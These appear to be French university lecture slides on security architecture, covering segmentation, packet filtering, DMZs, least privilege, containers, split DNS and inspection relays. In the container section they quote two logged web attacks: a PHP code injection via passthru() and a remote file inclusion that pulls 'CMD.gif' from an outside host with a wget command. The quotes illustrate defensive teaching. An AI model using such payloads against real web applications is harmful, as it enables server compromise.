Sécurité informatique
Stratégies de sécurité
ENSEEIHT 3A SN-L/B

Pierre-Yves Bonnetain-Nesterenko
py.bonnetain@ba-consultants.fr

B&A Consultants – BP 70024 – 31330 Grenade-sur-Garonne

Année 2023-2024

B&A CONSULTANTS SECURITE INFORMATIQUE

Partie II

Stratégies d'architecture

Plan

B&A CONSULTANTS SECURITE INFORMATIQUE

Protections croisées et complémentaires

Il faut impérativement intégrer la possibilité d'une défaillance, vulnérabilité, attaque réussie ou simple malchance. En conséquence...

1. Ne jamais concentrer toute sa sécurité en un seul point (« le » garde-barrière périphérique).
2. Protéger « le système informatique » en profondeur.
3. Contrôler les entrées et les sorties du réseau ou des segments du réseau.
4. Ne pas faire confiance a priori ni a posteriori.
5. Consolider, croiser les informations, superviser...

B&A CONSULTANTS SECURITE INFORMATIQUE

Approches techniques

Des techniques connues depuis longtemps :

- Développement, installation et configuration sécurisés,
- Segmentation du système d'informations,
- Contrôle, filtrage et relayage,
- Supervision de l'ensemble.

Ces principes devraient être appliqués aussi souvent que possible, partout où c'est faisable.

Contraintes induites

- Suppose des architectures stables,
- Donc une bonne planification préalable,

Omniprésence de la sécurité

En « tous » les points du système d'informations, par exemple :

- routeurs et commutateurs, bornes sans fil,
- serveurs corporatifs ou d'architecture,
- serveurs de production,
- système téléphonique, photocopieurs multi-fonctions,
- postes de travail, PDA, téléphones mobiles,
- procédures d'accueil, de visite, de départ,

Sans jamais oublier

Vos partenaires, sous-traitants et fournisseurs sont vos pires ennemis !

Omniprésence, certes

Mais pas omnipotence.

Plan

Plan

Un principe vieux comme le monde

Limitation des « accès » au strict minimum nécessaire pour la mission. Quelques exemples :

- **Accès utilisateurs** : identification et authentification, gestion des rôles
- **Compartimentation de réseaux** : filtrage IP (DMZ, firewalls...)
- **Droits d'accès au système** : structuration applicative (`chroot`, ACLs sur disque, bac à sable...)
- **Droits d'accès aux données** : besoin d'en savoir, structuration de base de données, pseudonymat...

Remarquons que...

Comptes différenciés entre utilisateurs : segmentation des individus
Droits d'accès administrateur/utilisateur : segmentation des rôles

Retour vers le RGPD

- Parmi contraintes fortes du RGPD :
  - Sécurité par défaut
  - Respect vie privée par défaut
- Compartimentations technique et opérationnelle fortes permettent d'approcher ces objectifs
- Gestion des rôles et habilitations aussi
- Sans oublier procédures d'audit/supervision, généralement mises en place en parallèle à segmentation

Avantages de la segmentation

- Multiples types, sans corrélation
  - meilleure couverture des risques
  - meilleure résilience
- Repose sur des autorisations sélectives
  - par défaut, c'est non
  - application « éclatée », composants à droits minima
- Évolution anarchique (sans informer les gestionnaires) produit traces (indirectes) « quelque part »
  - 90% du temps, résolution amiable du différend
  - 10% du temps, traces indirectes indiquent un incident en cours
- **Résultats** : meilleure maîtrise du SI en fonctionnement, moindre exposition application

Avantages de la segmentation

Segmenter (ou compartimenter) un système d'informations permet

- de mieux contrôler « quelle entité » peut faire « quoi » :
  - Accéder à certaines informations ou fonctions
  - Se connecter à certains systèmes
  - Modifier des configurations
  - Installer des programmes
  - Lire ou écrire des informations
  - etc.
- d'avoir des traces :
  - des actions autorisées (auditabilité)
  - des actions bloquées (traçabilité)

Sans segmentation

- auditabilité et traçabilité (beaucoup) plus difficiles
- moindre contrôle du SI
- application plus exposée

Ce n'est pas que de la technique

Prendre un peu de hauteur de vue...

- Segmentation couvre l'intégralité du système à sécuriser, donc
  - accès aux machines ou aux services du système,
  - mais aussi **l'accès à l'information**.
- Une information « non nécessaire » ne doit être ni connue, ni accessible.
- Exemples :
  - informations financières dans l'ERP, ne concernent que comptables et financiers (mais intéressent beaucoup de monde)
  - mots de passe du collègue (en cas de vacances ou absence, trouver une autre solution)
  - prise de votre carte bancaire au restaurant ou au xxxDrive.

B&A CONSULTANTS SECURITE INFORMATIQUE

Rationalisation assez facile

- Pas toujours apprécié à sa juste valeur (« vous ne me faites pas/plus confiance ? »)
- Pas un problème d'absence de confiance : permet d'évacuer totalement cette question.
- En cas de fuite d'informations ou d'incident de sécurité, les premiers suspects sont toujours ceux qui ont accès à l'information ou au système concerné.

Conclusion

Segmentation de l'information et limitations d'accès permettent, en cas d'incident, de protéger ceux qui n'y avaient pas accès.

Pour les applications

Bonne segmentation permet de placer contrôles maximaux aux interfaces de l'application.

Plan

Segmentation des réseaux – filtrage IP

Le principe est simple

Un routeur ne devrait laisser transiter que les échanges nécessaires entre les réseaux qu'il relie, et aucun autre paquet.

Les conséquences le sont (un peu) moins :

- identifier ces flux valides.
- les définir correctement avec la syntaxe de filtrage du routeur (protocoles complexes : FTP, IM, VoIP...).
- appliquer les filtres
- documenter et dater les dérogations.


Une contrainte

Parfaitement connaître le protocole que l'on veut filtrer.

Un impératif trop souvent ignoré

- Application quelconque
- Consomme ou produit des flux réseaux (éventuellement les deux)
- Doit être installée dans environnement sécurisé avec notamment filtres réseau
- Comment les exploitants vont-ils savoir quoi laisser passer ? ? ?

La documentation !



Aucun logiciel utilisant le réseau ne devrait être livré sans une documentation à jour précisant les flux consommés et produits (protocole, ports, configuration...).

Routeurs et filtrage de paquets

- Les routeurs peuvent présenter des capacités de filtrage très différentes.
- La syntaxe de filtrage dépend du routeur et parfois du modèle.
- La portabilité n'est pas toujours assurée.
- D'où l'importance d'une documentation annexe : s'il faut reprendre les filtres pour un nouvel équipement, autant éviter de tout refaire depuis zéro.

Attention !

Du fait de la faible portabilité des configurations de routeur, tout particulièrement pour le filtrage, le choix du matériel est structurant pour l'avenir.

Maîtrise des flux

Dans la vie, rien n'est aussi simple qu'on l'espère. Le filtrage IP notamment.

- Beaucoup de flux sont simples (ssh, smtp...) :
  - Mono-flux
  - Terminaisons connues et statiques (au moins une extrémité).
- Certains sont complexes voire très complexes (dns, ftp, VoIP, P2P...)
  - Multi-flux
  - Eléments dynamiques impossibles à appréhender *a priori*
  - définis au vol, pendant la transaction.

B&A CONSULTANTS SECURITE INFORMATIQUE

Principe du routage filtrant

- Examen des en-têtes d'un paquet IP : adresses source/destination, ports source/destination, options, TTL...
- Parfois, examen de la charge utile (données)
- Application de règles de filtrage (rejeter, autoriser, modifier...).
- Nécessite une bonne connaissance
  - du trafic légitime,
  - des protocoles applicatifs (DNS, FTP, Web...)
  - des protocoles réseau (IP, TCP, UDP, ICMP...).

Configuration normale

Blocage de tout ce qui n'est pas explicitement autorisé.

Limites du routage filtrant

1. S'applique sur des interfaces d'une machine : routeur ou machine terminale (auto-protection).
2. Ne peut gérer que le trafic passant par les interfaces concernées :
   - organiser le réseau pour remonter les flux là où ils peuvent être filtrés
   - remonter le moins haut possible
3. Le routage doit rester efficace et performant : minimiser les filtres, filtrer au plus proche.
4. Garder une certaine redondance entre niveaux successifs, au cas où.

Note

- Il est possible d'examiner la charge utile.
- Plutôt du ressort de relais spécifiques.

Eléments de filtrage

- Statique : enveloppe du paquet. Pas de liens entre paquets d'un même échange.
  - Interfaces de transit (réception, émission)
  - Protocoles (TCP, UDP, ICMP)
  - Adresses source et destination
  - Port source et destination
  - Options et autres éléments de l'en-tête
- Dynamique : enveloppe + « historique » connexion + . . . :
  - Prise en compte du sens d'établissement : flux aller, flux retour
  - Analyse du contenu des paquets (données) si besoin
  - Détection d'opérations mettant en jeu des ports dynamiques

Deep packet inspection (DPI)

Filtrage dynamique avec reconstruction (partielle) des flux applicatifs pour décision de filtrage.

Filtrage dynamique

- Ou adaptatif, avec état, stateful...
- Prise en considération
  - À minima, suivi des connexions et de leur état
  - du sens d'établissement des flux (aller, retour)
  - d'une « hiérarchie » entre les filtres, certains ne pouvant être activés que si d'autres l'ont été.
- Les xxxBoxes font ça (mais guère plus) :
  - Flux sortants (intérieur → extérieur) autorisés, ainsi que flux de retour.
  - Flux entrants (extérieur → intérieur) interdits, sauf configuration spécifique (port forwarding).
  - C'est déjà bien : blocage de flux « spontanés » venant d'un réseau hostile

Filtrage dynamique

- Capacité de s'adapter à certains protocoles dynamiques (typiquement FTP)
- Selon protocoles, nécessite des « aides » qui
  - Examinent le contenu du flux (exemple ftp : commandes PORT/PASV et informations en retour)
  - Activent ponctuellement des autorisations
- Permet de prendre en compte des protocoles complexes

Principe du filtre dynamique

- Code spécifique dans le système de filtrage
- Connaissance « fine » d'un protocole particulier
- Analyse des données qui transitent (pas seulement des en-têtes de paquets)
  - Détection de « situations spéciales » (commande interne, changement d'état, etc.) provoquant création flux réseau secondaire ;
  - Mise en place autorisations ponctuelles **totalement ciblées** pour flux secondaire ;
  - Autorisations liées au flux principal, disparaîtront à sa fermeture.

Note

Le *Deep packet inspection* que d'aucun voudraient utiliser pour bloquer le P2P est du filtrage sur le contenu des données

Exemple FTP actif

- Code détecte `PORT` dans flux de commandes (client $\rightarrow$ serveur)
- Calcule numéro port client
- Autorise flux entrant `SRC = IP serveur, DST = IP client, PORT SRC = 20, PORT DST = port calculé`, et flux retour associé.
- Si fermeture flux de commande, autorisation ponctuelle détruite.

Définition de filtres sur un routeur

- Très dépendant de la qualité du routeur.
- Configurer le routeur en DENY ALL.
- Ajouter les filtres autorisant les flux validés préalablement.
- Journaliser les rejets de paquets.

À savoir

Ne pas oublier de définir les flux d'administration du routeur, uniquement depuis l'intérieur du réseau.

En conclusion

- Filtrage réseau ⇒ maîtriser les protocoles autorisés.
- Protocoles simples → pas de problème.
- Protocoles complexes courants → fonctions spécifiques dans le routeur.
- Pour les autres... il faut travailler un peu

Une DMZ...

... n'est rien d'autre qu'un sous-réseau tampon protégé par des filtres, entre deux réseaux de niveau de sécurité différents. Peut contenir des serveurs ou des relais vers des serveurs internes. Serveurs internes seront **eux aussi** sur des sous-réseaux protégés.

B&A CONSULTANTS SECURITE INFORMATIQUE

Procédure de segmentation d'un réseau

- Identifier les réseaux et sous-réseaux
- Identifier les serveurs/services à placer sur des sous-réseaux protégés (y compris « contre » l'intérieur du réseau)
- Ré-architecturer le réseau
- Identifier les flux valides :
  - Interception réseau sur période significative
  - Analyse de l'interception
  - Ne conserver que les flux souhaitables (utiles)
- Mise en place de filtres « permissifs » (journalisation plutôt que rejet)
- Activation des filtres normaux (rejet)

B&A CONSULTANTS SECURITE INFORMATIQUE

Plan

Idée principale

- Éviter l'application/l'utilisateur « qui peut tout faire sur tout » ;
- Application devrait fonctionner avec privilèges minimaux **sur tout ce qu'elle touche** ;
- Utilisateurs de l'appli ne doivent avoir accès qu'**aux fonctions/données dont ils ont besoin** ;
- Isoler fonctions sensibles (droits d'accès différents, accès à des systèmes sensibles, etc.) dans programmes spécifiques (à auditer) ;
- Programmes « sensibles » pouvant s'exécuter sur des machines/serveurs différents plus sécurisés ;
- Distinguer les configurations de fonctionnement différentes (tests, production, mise à jour...) ;

Une fois cela dit...

... bon courage pour la suite !

Segmentation d'accès base de données

- Par application, au moins deux comptes sur la base : administration et fonctionnement normal ;
- Compte normal ne peut modifier la structure de la base ni accéder fonctions de gestion (lecture/écriture) ;
- Compte administration ne peut altérer que la base (ou les bases) de l'application (lecture, écriture, modification tables et base).

Évidemment. . .

Modules utilisant compte administratif sont soigneusement audités.

Segmentation d'accès d'une application Web

Configuration trop fréquente

Application s'exécute souvent sous le même compte qui possède les fichiers applicatifs.

Idée sous-jacente : webmestre peut, au travers de l'interface d'administration fournie par l'application, modifier son applicatif.

Dangereux ! !

Permet à l'application de se modifier (c'est le but, pour màj). En cas d'incident (accès fonctions d'administration, téléversement mal contrôlé, etc.) facile de modifier le code de l'application.

Mise à jour applicative

Devrait être **impossible de se mettre à jour** pour l'application en configuration de production.

- Configuration de production peut
  - lire/écrire dans la base,
  - lire/exécuter les fichiers de l'application,
  - écrire dans certains répertoires (`upload`).
- Application « toujours » en configuration de production
- Ne peut rien modifier de significatif (structure base, tables, programmes. . .).
- Est accessible à tous les utilisateurs.

Mise à jour applicative

- Configuration de mise à jour
  - utilisateur/groupe spécifique propriétaire des fichiers,
  - compte sur la base de données autorisé modification structure
- Exceptionnellement en configuration de mise à jour
- Peut tout modifier quant à l'application et sa base de données
- Non accessibles aux utilisateurs.

Comme toujours

Oblige à organiser sérieusement la mise à jour d'un système de production. Non accessibilité permet d'éviter de laisser en configuration de mise à jour.

Boire ou conduire. . .

Choisir entre confort d'utilisation et sécurité de fonctionnement

Conteneurs applicatifs

Un programme « accessible » depuis un réseau hostile (serveur web, messagerie, serveur ou solveur DNS...) ne doit pas pouvoir agir sur le système d'exploitation ⇒ isoler l'application du système d'exploitation.

- L'environnement d'exécution contient les éléments strictement nécessaires à l'application.
- Et absolument rien d'autre.

Conséquence

Réduction considérable des possibilités d'exploitation des vulnérabilités de l'application.

Conteneurs applicatifs

Dans un conteneur

Si l'application est vulnérable, elle le reste, mais l'exploitation des vulnérabilités est très difficile.

Stratégie de la terre brûlée

On n'empêche pas les envahisseurs de venir, mais ils ne trouvent rien à manger.

Ces attaques « marchent » mais ne sont pas exploitables

```
25/Oct/2009:03:17:21 +0200
  GET /mail/horde/services/help/?show=about&
      module=;".passthru("echo IROCKTHEWORLD");'.'
25/Oct/2009:03:17:21 +0200
  GET /phpBB2/admin/admin_styles.php?
      phpbb_root_path=http://parit.org/CMD.gif&cmd=wget
```

Conteneurs applicatifs

- LXC, Docker et autres ;
- attention : bien construire conteneur, rien de superflu dedans ;
- souvent, images Docker (beaucoup trop) riches, créées optique « ça marche », pas optique « c'est sécurisé (minimisé) »

Les cinq minutes de méditation

L'ingénieur sait qu'il a terminé sa conception non quand il ne peut plus rien y ajouter, mais quand il ne peut plus rien en retirer.

Éclatement application

- Différents fils applicatifs ou portions d'application peuvent être isolés entre eux (bac à sable)
- Un fil sous contrôle ne peut corrompre les autres
- Superviseur peut relever comportements pathologiques
- et éliminer ou mettre en quarantaine le fil dysfonctionnel

Exemple habituel

Isolation des onglets dans un navigateur (si DOM différent)

Service de noms segmenté

DNS éclaté

Répartition rôles sur systèmes (voire outils/processus) différents et indépendants.

Serveur DNS répond aux requêtes **des internautes** sur une **liste précise de domaines**. **Autonome** pour les réponses.

Solveur DNS répond à **toutes** les interrogations de **vos utilisateurs**. **Interroge les serveurs** sur Internet pour cela.

Ces deux rôles concernent des **populations** différentes pour des **besoins** différents selon des **modes de fonctionnement** différents.

Conclusion

Ne pas cumuler les deux fonctions sur un même outil/système → segmentation fonctionnelle.

Service de noms à double horizon

Un constat simple

`intranet.societe.fr` existe et désigne une adresse IP interne.
La résolution des noms **doit être différente** selon que l'interrogation est faite en interne ou en externe :

- l'adresse IP interne correct dans le premier cas,
- pas de réponse/erreur dans le second.

Ce qui signifie que le serveur de noms du domaine envoie des réponses différentes selon celui qui l'interroge.

Double horizon

Deux façons de procéder :

1. un serveur capable de contenir des « sous-zones » différentes, qui se recouvrent éventuellement et qui sont activées selon l'origine de l'interrogation (ou d'autres critères). Exemple : les vues de `Bind 9`
2. un serveur différent par horizon à définir.

Ces deux solutions sont valides. La première présente un risque de fuite d'informations en cas d'incident de sécurité sur le serveur.

Ce ne sont que quelques exemples

La segmentation applicative peut et devrait s'appliquer en de multiples points.

- Ce n'est pas l'affaire que des exploitants
- ni uniquement celle des développeurs
- et certainement pas du ressort exclusif des architectes
- ou des systèmes d'exploitation.

Segmentation faite par un utilisateur

- Compte non privilégié sur ordinateur personnel ?

Segmentation faite par un utilisateur

- Compte non privilégié sur ordinateur personnel ?
- Pas de compte partagé avec des tiers, nulle part ?

Segmentation faite par un utilisateur

- Compte non privilégié sur ordinateur personnel ?
- Pas de compte partagé avec des tiers, nulle part ?
- Téléphone personnel vraiment personnel ?

Segmentation faite par un utilisateur

- Compte non privilégié sur ordinateur personnel ?
- Pas de compte partagé avec des tiers, nulle part ?
- Téléphone personnel vraiment personnel ?
- Chargement téléphone sur prise USB inconnue ?

Plan

B&A CONSULTANTS SECURITE INFORMATIQUE

Vérifier « ce qui passe »

- Segmenter un système d'informations est un bon point de départ.
- Cela laisse quand même des possibilités d'interactions.
- Il faut contrôler ces dernières.

Exemple typique

Serveur de messagerie ⇒ accepter les flux SMTP entrants (TCP/25) ⇒ vérifier le contenu de ces flux ⇒ outils anti-spam et anti-virus.

Analyse des échanges

- Contrôle du contenu des échanges autorisés.
- Limitation éventuelle des possibilités (relais FTP, navigation web, SQL. . .)
- Blocage des éléments anormaux (en coupure) ou alerte (en dérivation).

Exemples courants

- filtrage de la navigation,
- relais inverse Web.
- IPS (coupure) ou IDS (dérivation)

Note importante

Un composant de contrôle placé en coupure devient un point de défaillance possible de la chaîne d'informations.

Relais d'analyse

- Analyse automatique et systématique.
- Demande des ressources (calcul, stockage, altération).
- Point éventuel (légitime ou illégitime) de modification des échanges.

Nécessité de disposer du flux complet

Pour analyser le contenu d'un échange (ou partie d'un échange) il faut avoir reçu tous les paquets réseau qui le composent ⇒ problème de stockage.

Quels flux analyser ?

- Devrait concerner chaque protocole traversant le réseau (HTTP, FTP, SMTP, pop/imap, VoIP, IM, DNS, vidéo à la demande. . .).
- Ce qui suppose de les avoir identifiés au préalable.
- Un relais par protocole (connaissance fine).
- Les flux chiffrés (TLS) posent des difficultés (déchiffrement ?)

Protocole d'Internet

Le protocole « construisant » Internet n'est plus IP mais HTTP ⇒ nécessité de relais HTTP stricts.

Le minimum pour une entreprise

Relais dont toute entreprise devrait disposer :

- Relais de messagerie (anti-virus, anti-spam)
- Relais de navigation (anti-virus, contrôle du contenu, contrôle des URLs)
- Bastions d'administration

Ces relais doivent journaliser toutes leurs actions (et journalisation détaillée des rejets et blocages).

Bon à savoir

Sur des machines différentes autant que possible.
Si fonctionnent sur une même machine, isolation stricte des processus.

Relayage et segmentation

Un relais participe à la segmentation des réseaux :

1. seul le relais dialogue avec Internet (ou un réseau moins/plus sécurisé)
2. tous les clients doivent passer par le relais

$\Rightarrow$ filtres réseau appropriés pour s'en assurer.

Point de passage

Le relais constitue alors, pour un certain protocole, le point de passage obligatoire $\Rightarrow$ diminution de la surface à surveiller.

Relayage de protocoles exotiques

- Si on connaît un protocole, on peut écrire un relais.
- Analyse du protocole s'il n'est pas/mal documenté.
- On peut partir de relais génériques et les compléter.

Attention...

- aux brevets et droits d'auteurs (interopérabilité ? ? ?)
- à bien écrire le relais pour qu'il ne devienne pas le maillon faible !


B&A CONSULTANTS SECURITE INFORMATIQUE

Quelques exemples d'architecture sécurisées

Ces architectures sont particulièrement classiques – et pourtant on ne les rencontre pas si souvent que cela.

Serveur web	relais inverse, serveur, base de données externe, base interne.
Contrôle de navigation	cache, contrôle, authentification.
Messagerie	relais entrant, relais sortant, contrôle du contenu, authentification, stockage séparé.


Serveur Web



- Séparation fonctionnelle complète.
- Bdd accessible au serveur applicatif et réseau interne seulement
- Relais inverse protège et aiguille.
- Flux intérieurs en clair (sauf création tunnels chiffrés).


Contrôle de navigation

- Les filtres sont en aval du cache dès que les politiques de filtrage sont différenciées.
- L'identification est faite par le système de filtrage ou un système tiers (absent ici).
- HTTP/HTTPS sortant pour le cache seulement.
- Les utilisateurs ne peuvent contacter que le système de filtrage (HTTP/HTTPS).




Architecture de messagerie

- Segmentation des entrées, sorties et stockage.
- Anti-virus et anti-spam (mises à jour automatiques) sur un sous-réseau dédié.
- Seuls quelques flux traversent les routeurs.
- Certificats sur poste client (envoi messages).



Réseau interne d'entreprise

- Segmentation entre services (au sens « fonction dans l'entreprise »)
- Séparation des serveurs corporatifs et des relais (différentes DMZ internes)
- Séparation des fonctions de traçabilité (journaux) et sûreté (sauvegardes)



Plan

B&A CONSULTANTS SECURITE INFORMATIQUE

Il y a contrôle et contrôle

Contrôles opérationnels Proche de l'exploitation quotidienne : journaux, alertes, etc. C'est la vie « au jour le jour ».

Recettes et configuration Lors de la mise en place d'un nouveau morceau dans l'architecture ou la réorganisation de celle-ci. Evénéments moins fréquents, mais qui doivent être gérés.

Question

Avez-vous des procédures de recette sécurité des applications que vous installez ?

Recettes

- Avant la mise en production
- Ensemble de contrôles qui sont réalisés sur « l'élément nouveau » pour s'assurer qu'il répond aux exigences de sécurité
- Ne marche bien que si les exigences ont été définies,
- Par écrit,
- Et transmises au fournisseur (développeurs, partenaires, etc.)

$\Rightarrow$ importance des cahiers des charges, règles de développement, règles d'installation, etc.

